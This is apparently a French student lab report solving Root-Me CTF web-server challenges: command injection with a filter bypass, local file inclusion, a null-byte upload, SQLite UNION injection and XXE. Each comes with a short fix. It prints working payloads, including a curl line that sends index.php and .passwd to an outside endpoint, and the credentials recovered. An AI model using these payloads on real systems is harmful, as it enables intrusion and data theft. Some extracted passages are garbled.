


## TP3: Server-side attacks

### 1. Root-me.org

#### a. Facile

Faire le challenge : [Challenges/Web - Serveur : Injection de commande - Contournement de filtre \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)

Après quelques essais nous avons remarqué que des caractères étaient filtrés et d'autres non. Pour plus de faciliter nous avons utilisé Burp Community. Nous avons intercepté la requête interceptée dans le proxy et avons fait bouton droit >> Send to repeater. Cela permet de regarder rapidement l'interprétation des commandes.



Après divers essais, nous avons déduit les remarques suivantes :

<>	syntax error	On ne pourra donc pas directement rentrer une commande. Il faudra garder une IP.
"	syntax error	
'	syntax error	
192.168.1.1	syntax error	Nous allons donc utiliser seulement l'adresse localhost
'127.0.0.1'	Ping ok	Les simples guillemets sont donc filtrés
127#.0.0.1	syntax error	Le dièse n'est pas filtré
<127.0.0.1>	Ping ok	Donc les < > sont filtrés
127.&0.0.1	Ping ok	Le & est filtré
127. 0.0.1	Ping ok	Le   est filtré
127.0.0.1+	Ping ok	Le + est filtré
127.;0.0.1	Ping ok	Le ; est filtré
127.\0.0.1	Ping ok	Le \ est filtré
127 .0.0.1	syntax error	Les espaces ne sont pas filtrés
127-.0.0.1	syntax error	Le tiret n'est donc pas filtré
127.0.0.1 -i 40	syntax error	Le paramètre semble avoir été pris en compte puisqu'il répond au bout d'un temps plus long que d'habitude
127.0.%0.1	syntax error	Le % n'est pas filtré

Nous en avons déduit que certains caractères devaient être filtrés en RegEx. Nous avons donc pu en déduire une liste de caractère non filtré que nous pourrions utiliser pour injecter des commandes. Nous avons trouvé des références d'encodage d'URL qui ont été conçus à l'origine pour contrôler les périphériques matériels.

127.0.0.1%0A+id	Ping ok	%0A est l'encodage de « line feed » qui veut dire retour à la ligne. Nous avons donc essayé de rentrer une autre commande après, ici « sleep » qui semble fonctionner. Cela va nous permettre d'exécuter des commandes à la suite, ce qui est pratique.
-----------------	---------	---

D'habitude nous utilisons Request Bin mais le site ne répondait pas donc nous avons utilisé [Pipedream](#) pour créer notre end-point http.

```
--data-binary <data>

(HTTP) Cela publie les données exactement comme spécifié sans aucun traitement supplémentaire.
Si vous commencez les données par la lettre @, le reste doit être un nom de fichier. Les données sont
publiées de la même manière que d. --data, sauf que les nouvelles lignes et les retours chariot sont
conservés et que les conversions ne sont jamais effectuées.

Comme d. --data le type de contenu par défaut envoyé au serveur est application/x-www-form-
urlencoded. Si vous souhaitez que les données soient traitées comme des données binaires arbitraires
par le serveur, définissez le type de contenu sur octet-stream: -H « Content-Type: application/octet-
stream ».

Si cette option est utilisée plusieurs fois, celles qui suivent la première ajouteront des données comme
décrit in-d. --data.

--data-binary peut être utilisé plusieurs fois dans une ligne de commande

Exemple:

curl --data-binary @filename https://example.com
```

Après avoir créé cet end-point nous avons cherché dans la documentation de la commande Curl et trouvé une commande qui nous a été utile : « --data-binary ». Cf. image de droite.

Nous avons donc écrit la commande suivante :

« 127.0.0.1+%0A+curl+--data-binary+@index.php+https://eojnk1acgi2lrp.m.pipedream.net ».

```
10 image/apng, */*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://challenge01.root-me.org/web-serveur/ch53/index.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
14 Connection: close
15
16 ip=
17 127.0.0.1+%0A+curl+--data-binary+@index.php+https://eojnk1acgi2lrp.m.pipedream.net
```

```
12 </title>
13 <body>
14 <link rel='sty:
15 '/template/s.c.
16 <iframe id='if:
17 </iframe>
18 <form method="
19 <input type="
20 <input type="
21 </form>
22 </pre>
23 Ping OK
24 </pre>
25 </body>
26 </html>
```

RequestBin

INSPECTION

RequestBin

source\_type: COMPONENT

test: false

trace\_id: 210159d0c03d39a0a6b0e2

ts: 2022-12-05T21:37:21.430Z

verified: false

workFlow\_id: p\_000017

workFlow\_name: RequestBin

▼ event {7}

▼ body {4}

```
{
  "ip": "127.0.0.1",
  "curl": "curl",
  "data": "--data-binary",
  "index": "@index.php",
  "url": "https://eojnk1acgi2lrp.m.pipedream.net"
}
```

Nous avons reçu sur notre « serveur » et nous avons copié le contenu dans un fichier texte. Nous avons remarqué un indice pour accéder au flag :

```
rm method="POST"; action=index.php"
n <input type="text" name="ip" placeholder="127.0.0.1"
n <input type="submit" value="Submit" />
n<?php $flag = file_get_contents(".passwd"); echo $flag;
>n
```


Donc nous avons gardé la même commande que précédemment mais avons changé le nom du fichier par cet indice ce qui nous a donné : « 127.0.0.1+%0A+curl+--data-binary+@.passwd+https://eojnk1acgi2lrp.m.pipedream.net ». Nous sommes retournés sur notre serveur et avons eu accès au flag :

```
-more-
▼ event {7}
  ▼ body {1}
    Comma@nd_1nJec7ion_Fl@9_1337_Th3_G@n3!!!
```


Un moyen d'éviter cette faille de sécurité serait de rendre le filtrage plus complet. En effet, tous les caractères spéciaux ainsi que les lettres devraient être en permanence filtrés.

Faire le challenge : [Challenges/Web - Serveur : Local File Inclusion \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)


Dans un premier temps nous avons parcouru le site et remarqué dans l'URL le paramètre « ?files= ». Avec l'aide du titre du challenge nous avons essayé de lister les répertoires à la racine avec la commande « ?files=../ ».



Ceci a fonctionné donc nous nous sommes rendus dans le dossier « admin ». En effet, c'est ce qui nous était demandé. Nous avons donc tapé la commande « ?file=../admin/ » et nous avons eu le résultat suivant :



Nous avons voulu ouvrir le fichier index.php avec « ../admin/index.php » mais cela n'a pas fonctionné.



Après quelques recherches nous avons utilisé « ../admin&f=index.php » et ceci nous a affiché le fichier avec le mot de passe recherché :

```

Non sécurisé | challenge01.root-me.org/web-serveur/ch16/?files=../admin&f=index.php

return $needed_parts ? false : $data;
}

function auth($realm){
    header('HTTP/1.1 401 Unauthorized');
    header('WWW-Authenticate: Digest realm="'.$realm.'",qop="auth",nonce="'.uniqid().'",opaque');
    die($realm);
}

$realm = 'PHP Restricted area';
$users = array('admin' => 'OpbNJ60xYpvAQUS');

```

Pour éviter les attaques LFI il est possible de rajouter dans le script des lignes permettant d'éliminer la possibilité d'utiliser « ../ ». Il est préférable de bloquer également cette commande en hexadécimale puisque le navigateur sait directement convertir l'hexadécimal.

#### b. Moyen

Faire le challenge : [Challenges/Web - Serveur : File upload - Null byte \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)

Pour ce challenge, nous devons parvenir à exécuter du PHP sur le serveur à l'aide d'un upload de fichier.

Tout d'abord, nous créons un fichier PHP auquel on ajoute une extension "png" :

```

dlhq@debian:~/rootme/server$ cat ex.php
<?php phpinfo(); ?>
dlhq@debian:~/rootme/server$ mv ex.php ex.php.png
dlhq@debian:~/rootme/server$

```

Pendant, si l'on essaie d'uploader directement ce fichier, on obtient une erreur :



Afin de contourner cette sécurité, à l'aide du proxy Burp, nous allons intercepter la requête d'upload et ajouter un octet nul dans le nom du fichier :

```

Content-Disposition: form-data; name="file"; filename="ex.php.png"
Content-Type: image/png

<?php phpinfo(); ?>

```


```

Content-Disposition: form-data; name="file"; filename="ex.php%00.png"
Content-Type: image/png

<?php phpinfo(); ?>

```

Ceci fonctionne et nous obtenons pour résultat :




Cette vulnérabilité fonctionne avec “ex.php%00.png” car le nom de fichier est testé pour l’extension avant d’être décodé avec `urldecode`. Cette dernière transforme le “%00” en octet nul terminant la chaîne de caractères, ce qui provoque l’enregistrement du fichier sous le nom de “ex.php” et permet d’exécuter le script en se rendant sur l’url.


Une solution à cette vulnérabilité serait de s’assurer de retirer les octets nuls avant d’enregistrer le fichier, avec par exemple “`str_replace(chr(0), '', $fichier);`”.

Faire le challenge : [Challenges/Web - Serveur : SQL injection - String \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)


Nous avons essayé dans un premier temps d’insérer une commande SQL aléatoire dans le formulaire de la page « Search ». Nous en avons déduit que le formulaire était mal protégé puisqu’une erreur apparaît :



Nous avons donc rentré la commande « `' or 1 --` » pour afficher tous les articles puisque 1 est toujours vrai. Nous avons eu la réponse suivante :



Nous souhaitons trouver le nombre de colonnes de la base de données. Pour cela, nous avons donc essayé les commandes suivantes : « `' UNION select 1` » :



L’alerte nous indique que nous n’avons pas le bon nombre de colonne.

De plus nous avons remarqué que SQLite est utilisée comme base de données. Nous savons que `sqlite_master` est une base de données interne présente dans toutes les bases de données SQLite. Cela nous servira pour des requêtes plus tard.

Nous avons donc testé avec deux colonnes avec la commande « ' UNION select 1, 2 » :

```
1 ()
Bienvenu / Welcome (Bienvenu à tous / Welcome all !)
Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bouché ! / Vulnerability fix)
Publication du site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open)
Système de news / News system (La mise en place du système de news est désormais effective / News system activated.)
Système de recherche / Search Engine (Un système de recherche nous permet désormais de rechercher une news / News : search engine :))
```

Cela n'a pas retourné d'erreur, nous en avons déduit qu'il y avait 2 colonnes.

Nous avons ensuite essayé de récupérer le nom des colonnes avec la commande « ' UNION select name, sql FROM sqlite\_master; ». Nous avons eu comme retour entre autres :

```
news (CREATE TABLE news(id INTEGER, title TEXT, description TEXT))
users (CREATE TABLE users(username TEXT, password TEXT, Year INTEGER))
```

Il y a donc deux tables « news » et « users » qui ont 3 attributs chacune. Le but étant de chercher le mot de passe de l'administrateur nous nous sommes donc concentrés sur la deuxième table. Nous avons rentré la commande « ' UNION select username, password FROM users; ». Le résultat était :

```
8 result(s) for "' UNION select username, password FROM users;"
Bienvenu / Welcome (Bienvenu à tous / Welcome all !)
Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bouché ! / Vulnerability fix)
Publication du site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open)
Système de news / News system (La mise en place du système de news est désormais effective / News system activated.)
Système de recherche / Search Engine (Un système de recherche nous permet désormais de rechercher une news / News : search engine :))
admin c4K04dtlaJsuWdi
user1 (OK4dSoYE)
user2 (8Wbhkzmd)
```

Le mot de passe de l'utilisateur s'affiche.

Pour éviter ce type d'attaque une des solutions serait de vérifier de manière précise et exhaustive l'ensemble des données venant de l'utilisateur. On peut, par exemple, utiliser une expression rationnelle afin de valider qu'une donnée entrée par l'utilisateur est bien de la forme souhaitée

### c. Difficile

*Faire le challenge : [Challenges/Web - Serveur : XML External Entity \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\]](https://root-me.org/challenges/web-server/xml-external-entity) (root-me.org)*

Dans un premier temps nous avons essayé d'envoyer des données dans le formulaire de la page « Checker ».

checker | login

**RSS Validity Checker**

Envoyer

checker | login


**RSS Validity Checker**

Envoyer

URL : https://127.0.0.1

XML document is not valid

Nous remarquons que le site n'accepte que des fichiers XML. Nous avons donc voulu héberger un fichier .xml pour que le site accepte notre fichier. Pour cela nous avons trouvé un site qui permet de stocker en ligne pour un temps limité du texte. Ce site se nomme [Pastebin](#). Nous avons récupéré un fichier xml déjà fait, sur un site ([ce site](#)), qui contenait du RSS, comme l'énoncé nous indiquait, et nous l'avons mis en ligne.




```

PASTEBIN
API TOOLS FAQ + paste Search...

<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>RSS Tutorial</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

```



```

<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">


<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>RSS Tutorial</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

</rss>

```

En cliquant sur la case « raw » nous avons accédés à notre URL qui était donc : <https://pastebin.com/raw/5PmGuFgy>.

Nous l'avons envoyé dans le formulaire du challenge, et nous avons remarqué que le site a accepté notre fichier en ligne :



checker | login

### RSS Validity Checker

http://host.tld/rss Soumettre

URL : https://pastebin.com/raw/5PmGuFgy

=====

RSS Tutorial

=====

XML document is valid

=====

XML Tutorial

=====

XML document is valid

Nous avons par la suite essayé d'utiliser des failles XSS connues. Nous en avons trouvé sur [ce site](#) entre autres. Nous avons donc essayé de rajouter cette ligne à notre fichier publié en ligne « `<!DOCTYPE replace [ » et nous avons changé un titre par l'entité externe « &xxe; ».`

#### Explications :

Une **entité externe** est une référence XML à une source externe comme un chemin de fichier. Lorsque cette balise d'entité externe est intégrée à une page web, elle sera directement affichée depuis son emplacement externe.

Le mot de clef « **SYSTEM** » inclut le fichier référencé dans le document XML. Les attaques se produisent lorsque l'entrée XML contenant une référence à une entité externe est traitée par un analyseur XML mal configuré. Ici **la commande** permet donc d'afficher le contenu du fichier.

Après avoir régénéré le lien nous l'avons envoyé dans le formulaire et nous avons eu ce résultat :

[checker](#) | [login](#)

## RSS Validity Checker

URL : <https://pastebin.com/raw/MUjJphDE>

=====

PD9waHAKCmVjaG8gJzxoG1sPic7CmVjaG8gJzxoZWfkZXI+PHRpdGxhPlhYRTwvdGI0bGU+PC9oZWfkZXI+JzsKZWNObyAnPGJvZHk+JzsKZWNObyAnPGGzPjxhIGhyZWY9

=====

XML document is valid

=====

XML Tutorial

=====

XML document is valid

Nous avons remarqué que la première ligne était en Base 64 nous l'avons donc traduit en ligne et nous avons trouvé :

```
if($user === "admin" && $pass === "").file_get_contents(".passwd").""){
    print "Flag: ".file_get_contents(".passwd")."<br />";
}
```

Nous avons donc repris la méthode précédente mais cette fois nous avons récupéré le fichier « .passwd ». Sur [Pastebin](#) nous avons re-uploadé le même fichier en changeant « index.php » par « .passwd ». Nous avons envoyé la nouvelle URL par le formulaire. Nous avons obtenu :

[checker](#) | [login](#)

---

## RSS Validity Checker

URL : <https://pastebin.com/raw/vCQN6SJZ>

=====

YkzNGZIZDE3ZjFjYWZMDQ1ZGRmZWZhMzRmMzMyYmMK

=====

Après traduction nous avons obtenu le flag recherché pour valider ce challenge :

[illegible]

Il existe un moyen de désactiver les entités externes dans tous les langages. Il s'agit généralement d'une balise binaire vrai/faux.

Par exemple, dans un analyseur XML PHP, le code ressemblerait à ceci : « `libxml_disable_entity_loader (true) ;` ».